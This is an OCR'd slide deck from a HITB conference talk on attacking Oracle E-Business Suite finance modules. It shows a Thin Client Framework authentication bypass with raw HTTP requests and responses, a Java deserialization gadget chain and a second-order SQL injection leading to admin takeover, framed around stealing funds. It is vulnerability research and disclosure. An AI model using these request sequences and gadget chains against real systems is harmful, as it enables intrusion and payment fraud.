
HITB
PayDay: Jackpotting Fortune-500 treasuries
Martín Doyhenard & Gaston Traberg
Security Researchers, Onapsis Research Labs
002
HITB LOCKDOWN
livestream

About Presenters

- Background
  - Penetration Testing
  - Vulnerability Research
- Reported vulnerabilities in diverse Oracle and SAP products and components
- Authors/contributors to diverse blog posts and online publications
- Speakers and trainers at various Information Security conferences
- https://www.onapsis.com

Agenda

- ERP systems and Financial applications
- TCF Vulnerability
- Wire Transfer attack
- EBS Payments Vulnerability
- Check printing attack
- Conclusions

Motivation

Looking for profit?

- Banks
- Jewellerys

Microsoft Dynamics

- Governments
- Casinos

ORACLE
E-BUSINESS SUITE

ERP Systems

What is an Enterprise Resource Planning system?

- Business management software
  - Enterprises
  - Organizations and Governments
- Planning and administration
- Resource Management
  - Raw Materials
  - Production Capacity and Employees
  - Information
  - **$ CASH!**

ERP Financial Modules


- Payrolls
  - Employees payments and sensible information
- Purchase Orders
  - Suppliers and Vendors
  - Manage payment orders
  - Manage payment transactions (accounting)
- Payables
  - Bank Accounts and actual payments
  - Wire Transfers
  - Check generation

Expectation

Reality

ERP as a Target

- Many systems are accessible through the internet
- Due to miss configuration or functional requirements (suppliers, e-commerce)
- More than **9000** patched vulnerabilities in SAP and Oracle EBS
- Almost **3000** vulnerabilities with “High” severity according to the CVSS.



ERP Post Exploitation

- Financial applications? I wanted profit!

- Attackers fail to understand the potential of the target

- Exploit non-critical resources for economic revenue
  - Mining cryptocurrency
  - Ransomware
  - BotNet
  - Extortion

ERP Post Exploitation

- Financial applications can be used to obtain big profit…
- Explain how?

- Combine the technical knowledge of an attacker with the experience of an ERP user
- Gain access to the application server and the database
- Modify data and control processes to obtain fast and untraceable profit: $$$

Oracle E-Business Suite

Martín Doyhenard, Gaston Traberg

Oracle EBS

- Oracle's main ERP software
- WebLogic Server
- Oracle Database
- CPU (Critical Patch Update)

Thin Client Framework

TCF

Thin Client Framework

- Interfaces and Methods for EBS developers
- Twin Classes in **Client** and **Server**


```
Class TCFClientObject implements Proxy{
        ….

        public Item readSync(Item) {}

}
```


```
Class TCFServerObject implements Proxy{
        ….
        public Item readSync(Item args) {
        return new Item("hello HITB")
    }
}
```

- TCF communication protocol over **HTTP** with TCF Servlet

TCF

Dispatcher





- Stores information such as **DB config** and other Objects

TCF

TCF Handshake

```
POST /OA_HTML/AppsTCFServer HTTP/1.1
Host: host:port
TCFStart: MySession123
Content-Length: 15
Cookie: EBS=eqI4sGrcfZGtyO5znrPREYQCR7

TCF/SPv1v1v
```

TCF Servlet

TCF Session ID (alphanumeric)

EBS session with authenticated User

Handshake String

- Response include a Java **JSESSIONID** Cookie used in following requests.

TCF


The Proxy Interface

- Java Interfaces. Implemented by clases at Client and Server

- Methods for initializing and processing
  - getPeerType -> Returns the Name of the tween Class
  - readItem -> Parses an Item (or list of items) with initialization information.
  - readSynch -> Parses an Item (or list of items) for processing.

TCF

Proxy


Proxy ClassName
ClientDispatcher
ServerDispatcher
MyClientProxy
getPeerType(){
return "package.MyServerProxy"
MyServerProxy
readItem(Item){}
readSynch(Item){}
Client
Session Proxy Storage
ProxyID(1)
MyServerProxy
ProxyID(2)
OtherServerProxy

TCF Vulnerability

Martín Doyhenard, Gaston Traberg

TCF Vulnerability

Authentication Bypass

```
POST /OA_HTML/AppsTCFServer HTTP/1.1
Host: host:port
TCFStart: MySession123
Content-Length: 15
Cookie:

TCF/SPv1v1v
```

```
HTTP/1.1 200 OK
Date: Tue, 17 Sep 2019 15:04:06 GMT
Server:
Content-Length: 69
X-ORACLE-DMS-ECID: 005^g48AzlLFCCYzLojO8A0O0E9M000Ptf
Set-Cookie: JSESSIONID=0NY_wISoe4wTrJHRBw_OzggiVSuZNpBoacfqpPoYUByLbMMK58dt!-1205865637; path=/
Set-Cookie: EBS1228=WzSeFQ7ujjplTAIgELXctZ33IO; path=/
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
Connection: close
Content-Type: text/plain
Content-Language: en

AX:TCF Session start attempted without authentication information.
```

TCF Vulnerability

Handshake pseudocode

jsessionID = request.getSession(true); ← Map Storage

tcf_sid = request.getHeader("**TCFStart**"); ← NULL

tcf_key= getConnectionKey(**tcf_sid**);

```
private String getConnectionKey(String paramString)
{
  if ((paramString == null) || (paramString.equals(""))) return "TCFConn:";
  return "TCFConn:" + paramString;
}
```

/* delete session and set auth error response

TCF Vulnerability

Authentication Bypass

```
POST /OA_HTML/AppsTCFServer HTTP/1.1
Host: host:port
Content-Length: 15
Cookie:

TCF/SPv1v1v
```

- **TCFStart** = null --> Java Exception… But TCFSession = “” is created

```
HTTP/1.1 200 OK
Date: Mon, 16 Sep 2019 22:56:47 GMT
Server:
Content-Length: 15
X-ORACLE-DMS-ECID: 005^fE4jPXYEwG05zzWByW0004jn0001du
Set-Cookie:
JSESSIONID=rPs8SvEae_JSDLOWMMMmGOkvkkp4k7ntWoc-T8euzPq5-ceSvTFF!1313536520; path=/
X-Frame-Options: SAMEORIGIN
Content-Type: text/plain
Content-Language: en

TCF/SPv1.1.
```

TCF Vulnerability

Vulnerable Proxy Implementations

- We are able to instantiate and execute any class implementing Proxy
- Look for classes performing interesting actions in readItem and readSynch
  - Command Execution
  - Database manipulation
  - Files manipulation
- Many interesting class… but lets focus on **wip.tcf.server.ServerPostmaster**

TCF Vulnerability

ServerPostmaster


- Implements Proxy and readSynch
- One of the few classes that receives and operates with bytes array
  - Receives Byte array as an Item
  - Decode and parse Bytes into a object input stream
  - ReadObject of Input stream into a Message Class

```
this.inflater = new Inflater( b: true);
this.ois = new ObjectInputStream(new BufferedInputStream(new InflaterInputStream(new ByteArrayInputStream(paramArrayOfByte), this.inflater)));
localMessage = (Message)this.ois.readObject();
```

User input deserialized… Good Idea!

TCF Vulnerability


Gadget - unZip to Object




```
Message.routeMessage()
                    Message.readObject()
ios.readObject()

                    ServerPostmaster.UnZip()
```

TCF Vulnerability

Gadget - Postmaster Messages



- Execute Service method depending on ServiceID

TCF Vulnerability

Gadget - SingleResponseService.Respond()


```
String lang = paramClient.getSessionConfigurator().getDisplayLanguage();
Connection localConnection = paramClient.getServerContext().getConnection();
String sqlQ = "select fa.application_short_name from fnd_application fa where fnm.language_code = '" + lang + "'" + " and ( ";
```

- If DisplayLanguage is controlled, SQL injection!

- Respond() receives a serverPostmaster SessionContext previously initialized

TCF Vulnerability

Gadget - FndMessageRequest




```
Class.forName("FndMessageService").newInstance()
        FndMessageRequest.getServiceClassName()

Request.readObject()

    Message.routeMessage()
                Message.readObject()

            ios.readObject()

                ServerPostmaster.UnZip()
```

TCF Vulnerability

Gadget - FndMessageService

TCF Vulnerability

Gadget - SQL Execution

```
Statement.execute("sql_statement"+SessionConfigurator.getDisplayLanguage())
    SingleResponseService.Respond()
        FndMessageService.Execute()
            Class.forName("FndMessageService").newInstance()
                FndMessageRequest.getServiceClassName()
            Request.readObject()
                Message.routeMessage()
                    Message.readObject()
                ios.readObject()
                    ServerPostmaster.UnZip()
```

TCF Vulnerability

Gadget - ContextBoostrapService

- **Session Context initialization** and configuration

```
Class.forName("ContextBootstrapService").newInstance()
        ContextBootstrapRequest.getServiceClassName()

Request.readObject()

Message.routeMessage()
                Message.readObject()

ios.readObject()

                ServerPostmaster.UnZip()
```

TCF Vulnerability

Gadget - SessionConfigurator


```
ContextBootstrapService.createSession()
    Class.forName("ContextBootstrapService").newInstance()
        ContextBootstrapRequest.getServiceClassName()
            Request.readObject()
                Message.routeMessage()
                    Message.readObject()
                        ios.readObject()
                            ServerPostmaster.UnZip()
```


TCF Vulnerability

Gadget - SQL Statement Injection

```
DisplayLang = String("SQL_INJECTION")
    Session.setDisplayLanguage(SessionConfigurator.getDisplayLanguage)
        ContextBootstrapService.createSession(SessionConfigurator)
            Class.forName("ContextBootstrapService").newInstance()
                ContextBootstrapRequest.getServiceClassName()
            Request.readObject()
                Message.routeMessage()
                    Message.readObject()
                ios.readObject()
                    ServerPostmaster.UnZip()
```

TCF Vulnerability

Second order SQL Injection



Arbitrary SQL Injection

- "DECLARE PRAGMA **AUTONOMOUS_TRANSACTION** ..."

EBS Admin User Takeover

